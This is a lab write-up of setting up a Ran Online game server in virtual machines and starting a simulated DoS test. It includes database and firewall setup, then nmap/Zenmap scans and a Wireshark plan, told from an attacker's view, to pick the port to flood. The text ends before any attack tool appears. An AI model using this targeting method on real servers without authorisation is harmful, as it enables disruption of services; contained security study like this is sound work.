Ran Online DoS Simulation and Mitigation Project

By: Amiel Jake Borrega

Date: January 21, 2025

General Information: Ran Online is a free-to-play MMORPG developed by Min Communications, Inc. using the C++ programming language. It allows players to select from diverse character classes, each offering at least three unique builds depending on the chosen stat focus. The game is fondly remembered by many, particularly in Southeast Asia, as a nostalgic favorite from the 2000s.

Objective: Setting up a Ran Online game server in a virtual lab using an open-source version and simulating a DoS attack to study the server's behavior and explore mitigation techniques.

Tools and Environment

- **Operating Systems**: Kali Linux, Windows Server 2012 R2, Windows 11 (Host Machine)
- **Tools**: Python, Notepad++, SQL Server 2014 Management Studio, Wireshark
- **Virtualization Software**: VMware Workstation
- **Hardware Resource:** 11th Gen Intel(R) Core (TM) i5-1135G7 @ 2.40GHz 2.42 GHz, 16GB RAM
- **Server Details**: Game application details (Session, Field, Agent, Login)


Step-by-Step Process

1. Setting up the Lab Environment
    - Downloading the official VMware Workstation, the ISO image file for Windows Server 2012 R2, and the pre-built VMware images for Kali Linux.
    - Creating virtual machines for Kali Linux and Windows Server 2012 R2 Standard with a GUI. Configure the network adapter for both virtual machines to "Bridged" mode to connect them to the physical network.
    - While "NAT" is recommended for server setups due to its security benefits, this project explores alternative network configurations to better understand their functionality and impact.

- Updating the Kali Linux operating system by running the command: ***sudo apt update && sudo apt full-upgrade***
- Updating the Windows Server 2012 R2 operating system using the Windows Update feature.
- Configuring the Windows Server Manager: Local Server by setting the Ethernet properties to use a static IP address instead of DHCP. This involves assigning a fixed IP address, subnet mask, default gateway, and DNS server. Using DHCP risks the game server's IP address changing after the lease time expires, potentially preventing players from connecting to the game.
- **Server IP Configuration: 192.168.100.88/24**
- Creating snapshots for both the Kali Linux and Windows Server 2012 R2 operating systems as backups. This ensures an easier rollback in case of any unwanted changes or issues.


2. Setting up the Database Server

   - Adding roles and features in Windows Server Manager to install the .NET Framework under the "Features" section, specifically selecting the .NET Framework under the "Application Server" role. This will allow the installation of the necessary components for the server.
   - Downloading the open-source Ran Online server files and the database backup file (.bak) needed to set up the game server environment. (*Files are available on the RageZone website.*)
   - Downloading and installing SQL Server 2014 Management Studio (64-bit) to restore the database files (.bak). These files are essential for configuring the game settings, including the Game Shop, Game logs, and player information.
   - Copying the database files (.bak) to the SQL Server backup folder located at the path: ***Microsoft SQL Server\MSSQL12.SQLEXPRESS\MSSQL\Backup*** for easier access when restoring the files.
   - After restoring the database files, the ODBC Data Source (64-bit) must be configured to establish a proper connection between the game server and the database. This involves creating a User DSN (Data Source Name) to point to the SQL Server instance hosting the restored database. [a]




a. Creating a User DSN (Data Source Name) to point to the SQL Server

- In setting up the ODBC Data Source, the Data Source Name (DSN) should exactly match the names of the restored .bak files in SQL Server. For example, if the restored database files are named RanGame1, RanLog, RanShop, and RanUser, the DSN names should be the same. This ensures proper mapping between the game server and the corresponding databases for correct synchronization. [b]




b. New Data Source to SQL Server

- Choose the option **"SQL Server Authentication"** and enter the **Login ID** as "sa" along with the password that was set during the SQL Server installation process. This will authenticate the connection to the database server using the system administrator (sa) account. [c]




c. SQL Server Authentication

- Click the checkbox for the option **"Change the default database to:"** and select the appropriate database name from the dropdown list. For example, if you're setting up the **RanGame1** Data Source Name (DSN), choose **RanGame1** as the default database to ensure that the game server connects to the correct database by default. [d]



d. Choosing default database

- After completing the ODBC Data Source configuration, it is advisable to click the **Test Connection** button to verify whether the connection is successful. This will ensure that the game server can properly communicate with the database. If the test fails, check the configuration settings (such as the DSN, login credentials, or database selection) and correct any errors. [e]



e. Finish Setup and Testing

3. Setting up the Configuration files (.ini)

- After downloading the Ran Online Server Files, locate the **cfg** folder. Open the four configuration files (.ini) within the folder using a text editor such as Notepad or Notepad++ (depending on your preference) and update the IP address to match the server's static IP and login credentials in each file as required to ensure proper communication between the game server and the database.
- Update the “**server_ip**” field in each .ini file to the static IP address of the Windows Server 2012 R2.
- Update the "**user_odbc_pass**," "**game_odbc_pass**," "**log_odbc_pass**," and "**shop_odbc_pass**" fields to match the SQL Database Server password set during installation. Also, update the password under the "**userpass**" field and next to "**sa**" to ensure proper authentication.
- Take note of the "**server_service_port**" from each .ini files as it will be used when setting up the firewall, and also note the "**server_max_client**" to understand how many clients

the server can handle. Additionally, remember that anything with double forward slashes (//) is a comment and does not directly affect the .ini code.

- Lastly, locate the **"param.ini"** file in the Server Files folder and update the "**LoginAddress**," "**HttpAddress00**," and "**strNewsURL**" fields to the static IP address of the Windows Server 2012 R2. This ensures that the clients connect to the correct server using the specified IP address.


4. Setting up the Firewall

- To allow clients to connect to the game server while ensuring secure traffic flow on the network, firewall rules must be configured appropriately.
- New inbound rules need to be added to allow external traffic from other computers to connect to the game server, as Windows Firewall blocks most ports by default to enhance security and prevent unauthorized access to the system.
- Add inbound rules to Windows Firewall for each "**server_service_port**" specified in the .ini files. Configure rules individually for the following ports: 5001 (Login Server), 5502 (Agent Server), 5503 (Session Server), and 5103 (Field Server). Ensure all rules are set to allow traffic under the TCP protocol.
- While UDP is commonly used for real-time games due to its speed and low latency, Ran Online is hardcoded to use TCP sockets and expects TCP-based communication to prioritize reliable over low-latency communication. TCP guarantees that data packets are delivered in the correct order, which simplifies server-client synchronization and ensures more reliable data transmission.

5. Running the Game Server

- Ran Online Game Server has four sub-servers that are essential for smooth operation: Session, Field, Agent, and Login. These are all executable files (.exe) and must be run from within the Server Files folder to prevent the "**MFC71.DLL missing**" error.
- The sub-servers must be run in the correct order (Session, Field, Agent, Login) to avoid any unwanted issues or errors. [f]
- The **Session Server** writes server logs, provides the Login Server with information about channels, and connects each of the sub-server files to one another.


- The **Field Server** handles mobs and player actions, saves player data, and writes game logs.
- The **Agent Server** handles chat, transfers players between maps, processes GM commands, and manages characters.
- The **Login Server** provides the client with the channel, server IP, and ports, guiding the client to the appropriate server and channel.
- Make sure to provide the clients with a copy of the Server Files so they can connect to the game by running the "**Launcher.exe**" application. Additionally, ensure that the cfg folder, GM (Game Master) tools, and the sub-servers are removed to add an extra layer of security and help prevent game hacking.



f. Running the sub-servers in order (Session, Field, Agent, Login)

6. Registering a game account

- Unfortunately, the "Register" button on the Game Launcher does not work because it is linked to a public IP address (http://5.73.198.228/) that is no longer active. However, an alternative solution is to manually add users to the SQL Database Server. While this approach works, it is not ideal for handling a large number of users.
- A user's game credentials can be added by editing the "**dbo.UserInfo**" table under the **RanUser** database. It is advisable to ensure that the "**Username**" and "**UserID**" match (case-sensitive), as well as the "**UserPass**" and "**UserPass2**" fields, to avoid any errors during the login process. [g]
- The “**UserType”** field has two possible values: "1" and "32." A value of "1" indicates a regular game user, while a value of "32" designates the user as a game master (GM).
- The “**UserLoginState”** field also has two possible values: "0" and "1." A value of "0" indicates that the user is offline, while a value of "1" signifies that the user is online and currently playing.
- The “**UserAvailable”** field has two possible values: "0" and "1." A value of "0" indicates that the user's login information has been deleted or blocked, while a value of "1" means that the user's login information is still active.



g. SQL Database User Information

Ran Online Game (Fully Operational)

Active Discovery with Kali Linux

With the Ran Online Game Server fully operational and Kali Linux updated, the next step is performing **Reconnaissance** or gathering information about the target before launching a DoS attack.

This phase is critical for identifying vulnerabilities on the target system that can be exploited effectively. Conducting reconnaissance aligns with the **Penetration Testing Methodology**, ensuring a structured and methodical approach to testing the server's security.

We can begin by identifying open ports and services running on the target system. This can be achieved by using command **nmap or its GUI version Zenmap**.

P.S. Since all virtual machines are hosted on my host machine, the traffic flow remains confined within my local network. From an attacker's perspective, we can assume that they have already gained access to the local network, either by physically connecting an Ethernet cable to the network or by cracking the Wi-Fi password.

❖ *ifconfig*

For the attacker to determine the IP network address he is currently residing in, he needs to identify his assigned IP address and subnet mask. In Kali Linux, this can be done by using the **ifconfig** or **ip a** command.

From the **ifconfig** command, we know that Kali Linux has been assigned the IP address **192.168.100.83/24** via DHCP. Using this information, the attacker can deduce that the network address of the local network is **192.168.100.0/24.** [h]

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.83  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::89e6:4f1c:e9f2:cc21  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:36:3e:28  txqueuelen 1000  (Ethernet)
        RX packets 9657593  bytes 580968277 (554.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72362144  bytes 4341745334 (4.0 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 720 (720.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 720 (720.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

h. ifconfig result


❖ *Zenmap*

After identifying the network address, the attacker's next step is to discover the assigned IP address of the **Ran Online Game Server**, which is the target. This can be achieved using **Zenmap** (a graphical interface for Nmap) or the **nmap** command in the terminal.

In Zenmap, we can scan the clients connected to the local network using the "**Quick scan plus**" option. This approach helps identify the open ports, services running on the devices connected to the network, and their operating systems. [i]

In the terminal, the attacker can also use the following command to achieve similar results:


nmap -sV -T4 -O --version-light 192.168.100.0/24



i. Zenmap result (Game Server information)

After reviewing the scan results, it is an educated guess that the **Ran Online Game Server** has been assigned the IP address **192.168.100.88/24**. This conclusion is based on the "Aggressive OS guesses" feature of Zenmap/Nmap, which revealed that the server is running **Microsoft Windows Server 2012 R2**.

Now that the attacker has determined the target's IP address, he can perform another scan using the **"Intense scan, all TCP ports"** option or **nmap -p 1-65535 -T4 -A -v 192.168.100.88** command to reveal all open ports in the range 1-65535. This time, with the sub-servers running, the scan will provide more detailed information about the additional open ports associated with the active services. [j]



j. Intense scan Zenmap result

As you can see, the sub-server ports are now discovered. They are as follows:

- ✓ Port 5001: commplex-link (Login Server)
- ✓ Port 5003: filemaker (Session Server)
- ✓ Port 5103: actifio-c2c (Field Server)
- ✓ Port 5502: fcp-srvr-inst1 (Agent Server)

The attacker cannot typically know which port to target for a successful DoS attack at just one glance. He would need to perform **trial and error** and further reconnaissance to identify the best attack vector. This is because **"Intense scan, all TCP ports"** doesn't reveal the exact role each port plays within the application (e.g., game server functionality).

However, the attacker can make an educated guess, although not always definitive, about which ports are critical to the game by following a methodical approach, combining their knowledge of common port usage with specific clues obtained from the game's behavior, network traffic, and service names.

By monitoring the network traffic using tools like **Wireshark**, an attacker could identify which ports the game client communicates with and how frequently these ports are accessed. Critical ports often show consistent, continuous communication patterns, while less important ports may have intermittent or occasional connections.

- ❖ ***Wireshark***

Wireshark is a powerful network protocol analyzer that allows us to capture and inspect packets traveling across the network in real-time.

In this example, the attacker will passively wait for a legitimate player to connect to the game, capture the network traffic with Wireshark, and deduce which ports are critical to the server without actively interacting with or disrupting it.

Alternatively, the attacker could also have the game files and launch the game themselves to actively capture packets with Wireshark, which would yield the same results.

